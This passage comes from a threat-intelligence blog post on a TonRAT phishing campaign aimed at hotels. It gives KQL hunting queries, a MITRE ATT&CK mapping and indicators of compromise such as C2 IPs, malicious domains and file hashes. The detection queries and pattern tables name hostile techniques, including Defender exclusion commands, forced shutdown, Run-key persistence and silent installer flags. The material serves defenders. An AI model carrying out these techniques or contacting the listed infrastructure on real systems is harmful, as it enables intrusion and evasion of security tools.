TonRAT is the campaign’s implant family (validated on the dropped .ps1 and .js payloads). “Wacatac” and “PureRat” are Microsoft Defender detection names that fire on specific binaries in the attack chain (the LNK or PE payload and the ProgramData persistence executable, respectively).
Beyond signature-based prevention, Microsoft Defender can surface this campaign through behavioral detections, including alerts such as Suspicious Node.js child process execution and Node.js Hidden Run‑Key Persistence, which are designed to identify implant activity even as file names, domains, and script syntax change.
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
| Tactic | Observed activity | Microsoft Defender coverage |
| Initial access | Photo-themed ZIP with fake image LNK | Microsoft Defender for Endpoint Trojan:Win32/Wacatac prevented |
| Execution | Obfuscated PowerShell BigInt decoder downloads a .ps1 dropper | Microsoft Defender for Endpoint Suspicious PowerShell command line Microsoft Defender Antivirus TrojanDropper:PowerShell/TonRAT |
| Node.js runs the decrypted malicious JavaScript implant | Microsoft Defender for Endpoint Suspicious Node.js child process execution Microsoft Defender Antivirus Trojan:JS/TonRAT | |
| Persistence | Dual Run/RunOnce registry keys (Node.js + ProgramData EXE) | Microsoft Defender for Endpoint Anomaly detected in ASEP registry Node.js Hidden Run‑Key Persistence Microsoft Defender Antivirus Trojan:Win32/PureRat |
Microsoft Security Copilot
Microsoft Security Copilot customers can use the following prebuilt promptbooks to support investigation and response for activity related to this campaign:
- Incident investigation: Summarize incidents and triage alerts related to Node.js persistence, PowerShell decode chains, and registry modification.
- Microsoft User analysis: Profile compromised hospitality accounts (reception, frontdesk, reservations) for scope assessment.
Advanced hunting queries
Microsoft Defender XDR
NOTE: The following sample queries lets you search for a week’s worth of events. To explore up to 30 days’ worth of raw data to inspect events in your network and locate potential related indicators for more than a week, go to the Advanced Hunting page > Query tab, select the calendar dropdown menu to update your query to hunt for the Last 30 days.
Fake image shortcut execution (both LNK naming patterns)
This query identifies execution of shortcut files matching the campaign’s photo-themed LNK naming convention across both Wave 1 and Wave 2 patterns.
DeviceProcessEvents
| where FileName =~ "explorer.exe" or FileName =~ "cmd.exe" or FileName =~ "powershell.exe"
| where ProcessCommandLine has ".lnk"
| where ProcessCommandLine has_any ("IMG-", "PHOTO-") and ProcessCommandLine has ".png.lnk"
| project Timestamp, DeviceName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Node.js implant execution from user-space paths
This query identifies Node.js execution from the campaign’s characteristic AppData\Local\Nodejs\ staging path with JavaScript payload arguments.
DeviceProcessEvents
| where FileName =~ "node.exe"
| where FolderPath has @"\AppData\Local\Nodejs\"
| where ProcessCommandLine has ".js"
| project Timestamp, DeviceName, FolderPath, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
.NET DLL compilation from PowerShell-downloaded scripts (Wave 2)
This query detects the Wave 2 attack chain expansion where PowerShell scripts trigger dynamic .NET compilation through csc.exe.
DeviceProcessEvents
| where FileName in~ ("csc.exe", "cvtres.exe")
| where InitiatingProcessFileName in~ ("powershell.exe", "pwsh.exe")
    or InitiatingProcessFolderPath has @"\AppData\Local\Temp\"
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Defender process exclusions followed by Temp execution
This query correlates Defender exclusion modifications with subsequent executable launches from temporary paths within a 30-minute window.
let exclusionEvents =
DeviceProcessEvents
| where FileName in~ ("powershell.exe", "pwsh.exe")
| where ProcessCommandLine has "Add-MpPreference" and ProcessCommandLine has "-ExclusionProcess"
| project DeviceId, DeviceName, ExclusionTime=Timestamp, ExclusionCmd=ProcessCommandLine;
let tempExecs =
DeviceProcessEvents
| where FolderPath has @"\AppData\Local\Temp\"
| where FileName endswith ".exe" or ProcessCommandLine has ".exe"
| project DeviceId, TempExecTime=Timestamp, TempFile=FileName, TempPath=FolderPath, TempCmd=ProcessCommandLine;
exclusionEvents
| join kind=inner tempExecs on DeviceId
| where TempExecTime between (ExclusionTime .. ExclusionTime + 30m)
| project DeviceName, ExclusionTime, ExclusionCmd, TempExecTime, TempFile, TempPath, TempCmd
| order by ExclusionTime desc
Installer or unpacker behavior using is-.tmp and silent flags
This query identifies the campaign’s characteristic use of temporary installer files with silent execution flags.
DeviceProcessEvents
| where ProcessCommandLine has @"\is-" and ProcessCommandLine has ".tmp"
| where ProcessCommandLine has_any ("/SL5", "/VERYSILENT")
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Registry persistence to Node.js and ProgramData
This query detects creation or modification of Run or RunOnce values pointing to the campaign’s persistence locations.
DeviceRegistryEvents
| where RegistryKey has @"\Software\Microsoft\Windows\CurrentVersion\Run"
    or RegistryKey has @"\Software\Microsoft\Windows\CurrentVersion\RunOnce"
| where RegistryValueData has_any (@"\AppData\Local\Nodejs\", @"\ProgramData\")
| project Timestamp, DeviceName, ActionType, RegistryKey, RegistryValueName, RegistryValueData, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Non-standard port beaconing from Node.js or suspicious user-space binaries
This query identifies network connections on the campaign’s observed C2 ports from suspicious process locations.
DeviceNetworkEvents
| where RemotePort in (8443, 8445, 8453, 5555, 56001, 56002, 56003)
| where InitiatingProcessFileName =~ "node.exe"
    or InitiatingProcessFolderPath has @"\AppData\Local\Temp\"
    or InitiatingProcessFolderPath has @"\AppData\Local\Nodejs\"
    or InitiatingProcessFolderPath has @"\ProgramData\"
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessFolderPath, InitiatingProcessCommandLine, RemoteIP, RemotePort, RemoteUrl
| order by Timestamp desc
Wave 2 .cfd and .bond domain connections
This query detects network connections to the campaign’s Wave 2 domain infrastructure.
DeviceNetworkEvents
| where RemoteUrl has_any (".cfd", ".bond", ".click")
| where RemoteUrl has "photo-" or RemoteUrl has_any ("zloapobikahy23", "higoksbupwou", "aluminiostramuntana")
| project Timestamp, DeviceName, RemoteUrl, RemoteIP, RemotePort, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Browser automation and forced shutdown on previously affected hosts
This query identifies late-stage post-compromise behavior on hosts already showing earlier campaign indicators.
let suspiciousHosts =
DeviceProcessEvents
| where FileName =~ "node.exe" and FolderPath has @"\AppData\Local\Nodejs\"
| distinct DeviceId;
DeviceProcessEvents
| where DeviceId in (suspiciousHosts)
| where ProcessCommandLine has_any ("--headless", "--no-sandbox", "shutdown -s -t 0")
| project Timestamp, DeviceName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Calendly-associated notification infrastructure used in phishing delivery
This query identifies emails from the campaign’s Calendly-associated subdomain with the characteristic display name.
EmailEvents
 | where SenderMailFromDomain =~ "em1618.calendly.com"
| where SenderMailFromAddress startswith "bounces+13766497-" or SenderDisplayName has "Booking Manager"
 | project Timestamp, NetworkMessageId, SenderFromAddress, SenderDisplayName, RecipientEmailAddress, Subject, DeliveryAction, DeliveryLocation, ThreatTypes
 | order by Timestamp desc
share.google redirect token detection in email URLs
This query detects emails containing share.google redirect URLs, which the campaign uses as an intermediate hop to obscure the final phishing destination.
EmailUrlInfo
 | where Url contains "share.google/"
 | join kind=inner EmailEvents on NetworkMessageId
 | where SenderMailFromDomain has "calendly" or SenderDisplayName has "Booking"
 | project Timestamp, NetworkMessageId, SenderFromAddress, RecipientEmailAddress, Subject, Url, DeliveryAction
 | order by Timestamp desc
Calendly redirect URL phishing detection
This query identifies emails containing Calendly redirect URLs that match known campaign patterns, including share.google tokens or photo-*.cfd domains.
EmailUrlInfo
 | where Url contains "calendly.com/url?q="
 | where Url has_any ("share.google", "photo-", ".cfd")
 | join kind=inner EmailEvents on NetworkMessageId
 | project Timestamp, NetworkMessageId, SenderFromAddress, SenderDisplayName, RecipientEmailAddress, Subject, Url, DeliveryAction, AuthenticationDetails
 | order by Timestamp desc
High-frequency file hash hunting (combined Waves 1 and 2)
This query hunts for all known campaign file hashes across endpoint telemetry.
let hashes = dynamic([
    "83e970feb3f10692c164f6889f7a026f135c2433e5bf8e662a6e63a3b81267b7",
    "06a2888c1f07119873ccb051221bd8717281494b33585f4242556e6e5e227969",
    "04ec44f2618460f5c77c5e56014a512cc03a123c9c5b6b6b1273e2a1681ac2e1",
    "1c693bcdaf1da636eb21c274b21cc2f6c52c62ddd514700783eee83fe13acb0a",
    "2e5fd01b7949a45937b853eabcf4b03195614cf84338dcaaa97240d1c5301ddc",
    "3f66634f103b80412d1d670b91befab2a74425d2ea76d904c4a7ffae2ae94b44",
    "63565f15a99769bbcd527a4d53e5cc259d80e1254463ef9c878c2074685558ae",
    "49cc0e0c3ec060fb354cacee244d4f297aaefb6db66e67a21262d6c4d2eae1bd",
    "6580de3b74fd635a1d7a887b8f6e5b0c9ac9e90d6e20466ad41489203119cca9",

    "f629311734b7c6e6579f8e1d0e1e3f3bf72c9ac6c301b631ba4df7f393c41b14",
    "98825c0c7764f45c891275b2f038ea559e84b340df30b41c2cc77b8d4215c6c8",
    "bd6805782df15e53581096b99bd6bbb81f4d4a5e2d2b30954df63175a4075be9",
    "89934cb1494cf0327f0ab82fe644c74caf687814379cad116bd7adaca74c1028",
    "1f8daffec5945a13a1e9231f4a76655d4c7ef4560d0c64ca3abfe48f38297cbd",
    "9f10e3b6e5745784f26d18c38ce01fba054b19749c17260978ac11472564aee2",
    "97448688b292bfec6d83b153588076fe59b111c35ac4e42a916238df16a71e2f",
    "c5baa0c16b0074a1e94b48aa0177e9bfc23746aca8a5b42848a6685da85658b5",
    "b7f46b192cd83a1d2487cb048cca645f6e8855b9673d500d50bbdb04eebc6bea"
]);
DeviceFileEvents
| where SHA256 in (hashes)
| project Timestamp, DeviceName, ActionType, FileName, FolderPath, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc
Microsoft Sentinel
Microsoft Sentinel customers can use the Microsoft Defender XDR connector to ingest the above queries or leverage the Threat Intelligence Mapping analytics rule to match campaign IOCs against ingested logs.
MITRE ATT&CK techniques
| Tactic | Technique ID | Technique Name | Observed Activity |
| Resource Development | T1583.001 | Acquire Infrastructure: Domains | Short-lived .cfd landing domains (photo-26653[.]cfd, photo-26656[.]cfd, photo-27857[.]cfd) are registered and rotated every 2–3 days |
| T1583.006 | Acquire Infrastructure: Web Services | Use of Calendly account (em1618.calendly[.]com) and generated share[.]google redirect tokens to relay phishing | |
| Initial Access | T1566.002 | Phishing: Spearphishing Link | Calendly notification emails carrying redirect links (observed from late May 2026) |
| T1199 | Trusted Relationship | Authentication laundering through Calendly’s SendGrid infrastructure | |
| Initial Access | T1656 | Impersonation | Sender addresses of legitimate hospitality-sector domains spoofed to increase lure credibility; domain mail infrastructure was not accessed or used to send messages (SPF fail, DKIM none, no DMARC policy published) |
| Execution | T1204.002 | User Execution: Malicious File | User opens fake image LNK (IMG-/PHOTO-*.png.lnk) |
| T1059.001 | PowerShell | Obfuscated bigint decoder downloads .ps1 | |
| T1059.007 | JavaScript | Node.js implant executes .js payload with C2 domain | |
| Defense Evasion | T1027 | Obfuscated Files or Information | Seven-phase PowerShell obfuscation evolution |
| T1027.004 | Compile After Delivery | csc.exe compiles .NET DLL on-target (Wave 2) | |
| T1036 | Masquerading | LNK files disguised as .png images | |
| T1562.001 | Disable or Modify Tools | Add-MpPreference exclusions for Temp EXE files | |
| Persistence | T1547.001 | Registry Run Keys / Startup Folder | Dual Run (Node.js) + RunOnce (ProgramData EXE) |
| Discovery | T1016 | System Network Configuration Discovery | ip-api[.]com geolocation lookup |
| Command & Control | T1571 | Non-Standard Port | C2 on ports 8443, 8445, 8453, 5555, 56001-56003 |
Indicators of compromise
Observed C2 IPs and non-standard ports
| Indicator | Type | Description |
| 178.16.54[.]27 | IP | Primary — Active in both waves, ports 56001/56002 |
| 95.217.97[.]121 | IP | Persistent beacon (Wave 1) |
| 193.202.84[.]32 | IP | Secondary (Wave 1) |
| 178.16.55[.]179 | IP | Additional (Wave 1) |
| 172.67.161[.]215 | IP | phishing TonRAT C2 (Cloudflare shared CDN ) |
| 8443, 8445, 8453 | Port | Non-standard C2 ports |
| 5555 | Port | Non-standard C2 port |
| 56001, 56002, 56003 | Port | Non-standard C2 ports |
Representative observed domains
Wave 1 domains
| Indicator | Type | Description |
| prejointl[.]info | Domain | C2 domain |
| safedocphoto[.]info | Domain | C2 domain |
| recallnine[.]info | Domain | C2 domain |
| kentjerk[.]info | Domain | C2 domain |
| photodoc-secure[.]info | Domain | C2 domain |
| kelopins[.]info | Domain | C2 domain |
| docstore-safe[.]info | Domain | C2 domain |
| photosafe-hub[.]info | Domain | C2 domain |
| dashgamein[.]info | Domain | C2 domain |
| image-vlt[.]info | Domain | C2 domain |
| safedoc-storage[.]info | Domain | C2 domain |
| safe-picvault[.]info | Domain | C2 domain |
| photo-dekor[.]xyz | Domain | C2 domain |
| reservebookphot[.]pro | Domain | C2 domain |
| kellystreets[.]info | Domain | C2 domain |
| widjssij728dj[.]com | Domain | C2 domain |
| docshub-01[.]info | Domain | C2 domain |
| photobookadm[.]pro | Domain | C2 domain |
| safedoc-vault[.]info | Domain | C2 domain |
| keypmenu[.]info | Domain | C2 domain |
| photo-box[.]info | Domain | C2 domain |
| expedla-getphoto[.]cloud | Domain | C2 domain |
| vertualstreak[.]info | Domain | C2 domain |
| montagelips[.]info | Domain | C2 domain |
| racestrech[.]info | Domain | C2 domain |
| derbyoni[.]info | Domain | C2 domain |
| ministrew[.]info | Domain | C2 domain |
| visaphoto-secure[.]info | Domain | C2 domain |
| docshub-secure[.]com | Domain | C2 domain |
| visaimage-storage[.]icu | Domain | C2 domain |
| lookinlip[.]info | Domain | C2 domain |
| safephoto-vault[.]info | Domain | C2 domain |
| kiptownim[.]info | Domain | C2 domain |
| finallyrain[.]info | Domain | C2 domain |
| photobook-reserv[.]pro | Domain | C2 domain |
| bookreservphoto[.]pro | Domain | C2 domain |
| imagestore-hub[.]info | Domain | C2 domain |
| visaimages[.]info | Domain | C2 domain |
| visaphoto-vault[.]info | Domain | C2 domain |
| visa-vault[.]info | Domain | C2 domain |
| visa-safedocs[.]info | Domain | C2 domain |
| joincroud[.]info | Domain | C2 domain |
| kinghoruswe[.]info | Domain | C2 domain |
| snapkeep[.]info | Domain | C2 domain |
| deeprace[.]info | Domain | C2 domain |
| lestresot[.]info | Domain | C2 domain |
| recepyman[.]info | Domain | C2 domain |
| recstrace[.]info | Domain | C2 domain |
| heliosup[.]info | Domain | C2 domain |
| fairyspells[.]info | Domain | C2 domain |
| hakeiwjs727wj[.]com | Domain | C2 domain |
| haobbao[.]com | Domain | C2 domain |
| dancamp[.]info | Domain | C2 domain |
| sec-safe-dc[.]info | Domain | C2 domain — Active in both waves |
| secure-imagehub[.]info | Domain | C2 domain |
| doc-imagehub[.]info | Domain | C2 domain |
| imagevault-safe[.]info | Domain | C2 domain |
| photo-hub-io[.]info | Domain | C2 domain |
| safevault-hub[.]info | Domain | C2 domain |
| tripadvisor-photo-view[.]com | Domain | C2 domain |
| photo-7216302[.]sbs | Domain | C2 domain |
Wave 2 domains
| Indicator | Type | Description |
| photo-26254[.]cfd | Domain | Phishing landing page |
| photo-132454[.]cfd | Domain | Phishing landing page |
| photo-8632454[.]cfd | Domain | Phishing landing page |
| photo-21473[.]xyz | Domain | C2 domain |
| photo-7216102[.]click | Domain | C2 domain |
| zloapobikahy23[.]bond | Domain | C2 domain |
| higoksbupwou[.]com | Domain | C2 domain |
| aluminiostramuntana[.]com | Domain | C2 domain |
| photo-26653[.]cfd | Domain | Phishing landing page |
| photo-26654[.]cfd | Domain | Phishing landing page |
| photo-26656[.]cfd | Domain | Phishing landing page |
| photo-27857[.]cfd | Domain | Phishing landing page |
Microsoft has assigned malicious ratings to these domains, and they are being blocked.
File hashes
| Indicator | Type | Description |
| 83e970feb3f10692c164f6889f7a026f135c2433e5bf8e662a6e63a3b81267b7 | SHA-256 | Campaign payload (Wave 1) |
| 06a2888c1f07119873ccb051221bd8717281494b33585f4242556e6e5e227969 | SHA-256 | Campaign payload (Wave 1) |
| 04ec44f2618460f5c77c5e56014a512cc03a123c9c5b6b6b1273e2a1681ac2e1 | SHA-256 | PE payload (xmnrwv9l.exe) — Same hash in both waves |
| 1c693bcdaf1da636eb21c274b21cc2f6c52c62ddd514700783eee83fe13acb0a | SHA-256 | Campaign payload (Wave 1) |
| 2e5fd01b7949a45937b853eabcf4b03195614cf84338dcaaa97240d1c5301ddc | SHA-256 | Campaign payload (Wave 1) |
| 3f66634f103b80412d1d670b91befab2a74425d2ea76d904c4a7ffae2ae94b44 | SHA-256 | Campaign payload (Wave 1) |
| 63565f15a99769bbcd527a4d53e5cc259d80e1254463ef9c878c2074685558ae | SHA-256 | Campaign payload (Wave 1) |
| 49cc0e0c3ec060fb354cacee244d4f297aaefb6db66e67a21262d6c4d2eae1bd | SHA-256 | Campaign payload (Wave 1) |
| 6580de3b74fd635a1d7a887b8f6e5b0c9ac9e90d6e20466ad41489203119cca9 | SHA-256 | Campaign payload (Wave 1) |
| da4b72764ae929050353f3da759c839e2a061a8b9a8dd3c3b2e909d4a8a3291c | SHA-256 | Campaign payload (Wave 1) |
| f629311734b7c6e6579f8e1d0e1e3f3bf72c9ac6c301b631ba4df7f393c41b14 | SHA-256 | Campaign payload (Wave 1) |
| 98825c0c7764f45c891275b2f038ea559e84b340df30b41c2cc77b8d4215c6c8 | SHA-256 | Campaign payload (Wave 1) |
| bd6805782df15e53581096b99bd6bbb81f4d4a5e2d2b30954df63175a4075be9 | SHA-256 | Campaign payload (Wave 1) |
| 89934cb1494cf0327f0ab82fe644c74caf687814379cad116bd7adaca74c1028 | SHA-256 | Campaign payload (Wave 1) |
| 1f8daffec5945a13a1e9231f4a76655d4c7ef4560d0c64ca3abfe48f38297cbd | SHA-256 | Campaign payload (Wave 1) |
| 9f10e3b6e5745784f26d18c38ce01fba054b19749c17260978ac11472564aee2 | SHA-256 | IMG-386443483.png.lnk (Wave 2) |
| 97448688b292bfec6d83b153588076fe59b111c35ac4e42a916238df16a71e2f | SHA-256 | PHOTO-215746435.png.lnk (Wave 2) |
| c5baa0c16b0074a1e94b48aa0177e9bfc23746aca8a5b42848a6685da85658b5 | SHA-256 | qFWe908J.ps1 (419 KB, Wave 2) |
| b7f46b192cd83a1d2487cb048cca645f6e8855b9673d500d50bbdb04eebc6bea | SHA-256 | bjygtujc.dll (3,072 bytes, compiled .NET, Wave 2) |
| d14ba95cdce1ef7dc9ad3ac74949ca5db38b27378ee30f30a23cf26f9e875a11 | SHA-256 | node.exe (v24.13.0-win-x64, 89.9 MB) |
Key behavioral patterns
| Indicator | Type | Description |
| Pattern A | Behavior | Obfuscated PowerShell downloader: BigInt decoder → iwr → .ps1 |
| Pattern B | Behavior | .NET DLL compilation: csc.exe → cvtres.exe → <random>.dll (Wave 2) |
| Pattern C | Behavior | Node.js implant: node.exe <random>.js <domain> |
| Pattern D | Behavior | Defender exclusion: Add-MpPreference -ExclusionProcess |
| Pattern E | Behavior | Temp EXE execution: Numerous random filenames |
| Pattern F | Behavior | Installer or unpacker: *.tmp with /SL5 or /VERYSILENT |
| Pattern G | Behavior | ProgramData copy: Lowercase, same hash |
| Pattern H | Behavior | RunOnce loop persistence: Value refreshed after each execution |
| Pattern I | Behavior | Browser automation: –headless –no-sandbox |
| Pattern J | Behavior | Forced shutdown: cmd /c shutdown -s -t 0 |
| Pattern K | Behavior | Persistence survival: Node.js Run key survives Defender PE block |
| Pattern L | Behavior | Authentication laundering: Direct-path Calendly email passes SPF/DKIM/DMARC/CompAuth (share.google variant fails authentication) |
| Pattern M | Behavior | Multi-hop redirect: Calendly → share.google → Google → photo-*.cfd |
| Pattern N | Behavior | Domain rotation: photo-*.cfd domains with ~2–3 day lifespan |
References
- Technical Analysis of Suspicious Emails Targeting the Hotel Industry | SOC Prime
- ITOCHU Cyber & Intelligence
This research is provided by Microsoft Defender Security Research, Parth Jamodkar, and with contributions from members of Microsoft Threat Intelligence.
Learn more
For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.
To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
- Explore how to build and customize agents with Copilot Studio Agent Builder
- Microsoft 365 Copilot AI security documentation
- How Microsoft discovers and mitigates evolving attacks against AI guardrails
- Learn more about securing Copilot Studio agents with Microsoft Defender
- Evaluate your AI readiness with our latest Zero Trust for AI workshop.
- Learn more about Protect your agents in real-time during runtime (Preview)